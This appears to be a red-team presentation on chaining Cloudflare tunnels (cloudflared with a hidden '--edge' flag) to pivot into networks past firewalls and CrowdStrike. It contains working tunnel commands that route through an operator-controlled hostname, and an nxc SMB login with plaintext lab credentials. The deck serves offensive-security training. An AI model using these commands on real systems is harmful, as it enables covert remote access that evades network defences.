DialContext error: dial tcp 198.41.200.53:7844: i/o timeout
```




Cyb3r-Jak3 MVP '22 - '24

Yes if port 7844 is blocked outbound then you can't use cloudflared.



Cyb3r-Jak3 MVP '22 - '24

Aug 2022

I believe this error is due to the Cloudflared not being able to connect to Cloudflare edge. Do you have any firewall rules blocking it?

Ports and IPs are documented here:

 developers.cloudflare.com



Ports and IPs · Cloudflare Zero Trust docs 44

Users can implement a positive security model with Cloudflare Tunnel by restricting traffic originating from cloudflared. The parameters below

can be ...

Required for tunnel operation

`cloudflared` connects to Cloudflare's global network on port `7844`. To use Cloudflare Tunnel, your firewall must allow outbound connections to the following destinations on port `7844` (via UDP if using the `quic` protocol or TCP if using the `http2` protocol).

Domain	IPv4	IPv6	Port	Protocols
<code>region1.v2.argotunnel.com</code>	<code>198.41.192.167</code>	<code>2606:4700:a0::1</code>	<code>7844</code>	TCP/UDP (<code>http2</code> / <code>quic</code>)
	<code>198.41.192.67</code>	<code>2606:4700:a0::2</code>		
	<code>198.41.192.57</code>	<code>2606:4700:a0::3</code>		
	<code>198.41.192.107</code>	<code>2606:4700:a0::4</code>		
	<code>198.41.192.27</code>	<code>2606:4700:a0::5</code>		
	<code>198.41.192.7</code>	<code>2606:4700:a0::6</code>		
	<code>198.41.192.227</code>	<code>2606:4700:a0::7</code>		
	<code>198.41.192.47</code>	<code>2606:4700:a0::8</code>		
	<code>198.41.192.37</code>	<code>2606:4700:a0::9</code>		
	<code>198.41.192.77</code>	<code>2606:4700:a0::10</code>		


**ASSUMPTION IS
THE MOTHER OF
ALL SCREW-UPS!**

RTFM!
Read The F**king Manual ●

Breaks 1 of my 5 Tests

- 1 Proxy Kali Tools
- 2 Ignored By CrowdStrike
- 3 Firewall Friendly
- 4 Ligolo Alternative
- 5 No Pre-Installed SSH Client


The Issue



Cloudflared Code Deep Dive

```
altsrc.NewStringSliceFlag(&cli.StringSliceFlag{
    Name:    "edge",
    Usage:   "Address of the Cloudflare tunnel server.
            Only works in Cloudflare's internal testing environment.",
    EnvVars: []string{"TUNNEL_EDGE"},
    Hidden:  true,
```

The Idea Graphically



Hostname Config

MyTunnels

Overview **Public Hostname** Private Network

Public hostnames


+ Add a public hostname

	Public hostname	Path	Service	Origin configurations	Menu
 1	cfredirect.redteaming.org	*	tcp://region1.v2.argotunnel.com:7844	0	
 2	ssh.redteaming.org	*	ssh://127.0.0.1:22	0	

The Idea In 2 Commands

```
cloudflared tunnel --edge 127.0.0.1:9000 --protocol http2 run -token YourToken
```

```
cloudflared access tcp --hostname cfredirect.redteaming.org --url 127.0.0.1:9000
```



Fingers Crossed - Double Tunnel

```
c:\temp>cloudflared access tcp --hostname cfredirect.redteaming.org --url 127.0.0.1:9000
2024-10-25T18:27:15Z INF Start Websocket listener host=127.0.0.1:9000
```

```
c:\temp>cloudflared tunnel --edge 127.0.0.1:9000 --protocol http2 run --token eyJhIjoiZmQ0NzliNWU3NWl1NThhNWESMDAwZTJhNGFkZGQzNWl1NThhNWESMDAwZTJhNG
QtZjliYy00ZTU2LTkxNTgtNT
2024-10-25T18:27:19Z INF Starting tunnel tunnelID=b42298e4-f9bc-4e56-9158-56e25ac6f6ef9
2024-10-25T18:27:19Z INF Version 2024.9.1
2024-10-25T18:27:19Z INF GOOS: windows, GOVersion: go1.22.2-devel-cf, GoArch: amd64
2024-10-25T18:27:19Z INF Settings: map[edge:[127.0.0.1:9000] p:http2 protocol:http2 token:****]
2024-10-25T18:27:19Z INF cloudflared will not automatically update on Windows systems.
2024-10-25T18:27:19Z INF Generated Connector ID: 402afcf4-2d79-475d-a4ce-c688f1255bae
2024-10-25T18:27:19Z INF Initial protocol http2
2024-10-25T18:27:19Z INF ICMP proxy will use 192.168.1.138 as source for IPv4
2024-10-25T18:27:19Z INF ICMP proxy will use fe80::bddc:43ce:c94c:5159 in zone vEthernet (Default Switch) as source for IPv6
2024-10-25T18:27:19Z INF You requested 4 HA connections but I can give you at most 1.
2024-10-25T18:27:19Z INF Starting metrics server on 127.0.0.1:5994/metrics
2024-10-25T18:27:20Z INF Registered tunnel connection connIndex=0 connection=be86f009-e91a-4a2d-b2e4-8891c0039792 event=0 ip=127.0.0.1 location=lhr1
0 protocol=http2
2024-10-25T18:27:22Z INF Updated to new configuration config="{\"warp-routing\":{\"enabled\":true}}" version=1
```

```
[25/10/24 19:39:12] 192.168.0.203 (david@kali)-[~]
```

```
$ nxc smb 192.168.1.138 -u ekennedy -p 'Password1' --shares
```

SMB	192.168.1.138	445	ELISH	[*]	Windows 10 Enterprise LTSC 2021 19044 x64 (name:ELISH)
SMB	192.168.1.138	445	ELISH	[+]	KENNEDY.local\ekennedy:Password1 (Pwn3d!)
SMB	192.168.1.138	445	ELISH	[*]	Enumerated shares
SMB	192.168.1.138	445	ELISH	Share	Permissions
SMB	192.168.1.138	445	ELISH	-----	-----
SMB	192.168.1.138	445	ELISH	ADMIN\$	Remote Admin


**"BACKIN
BUSINESS"**

The image features the text "BACKIN BUSINESS" in a bold, black, hand-painted brushstroke font. The letters are thick and have a textured, slightly irregular appearance. The word "BACKIN" is on the top line, and "BUSINESS" is on the bottom line. The text is enclosed in quotation marks, with the opening quote on the left and the closing quote on the right. A thick, black, horizontal brushstroke underline runs beneath the entire phrase. The background is plain white.

Recap

	Techniques Covered	BYOTB	Notes
1.	native ssh + cloudflared access	Not entirely	Need ssh installed
2.	imported ssh + cloudflared access	Yes	Need proxychains + ssh
3.	warp + cloudflared tunnel	Yes	No ssh, no proxychains but need port 7844 outbound.
4.	warp + cloudflared tunnel + cloudflared access	Yes	No ssh, no proxychains or port 7844 outbound required.

Defensive Side



Thank you



David Kennedy

[linkedin.com/in/davidsprofile](https://www.linkedin.com/in/davidsprofile)



redteaming.org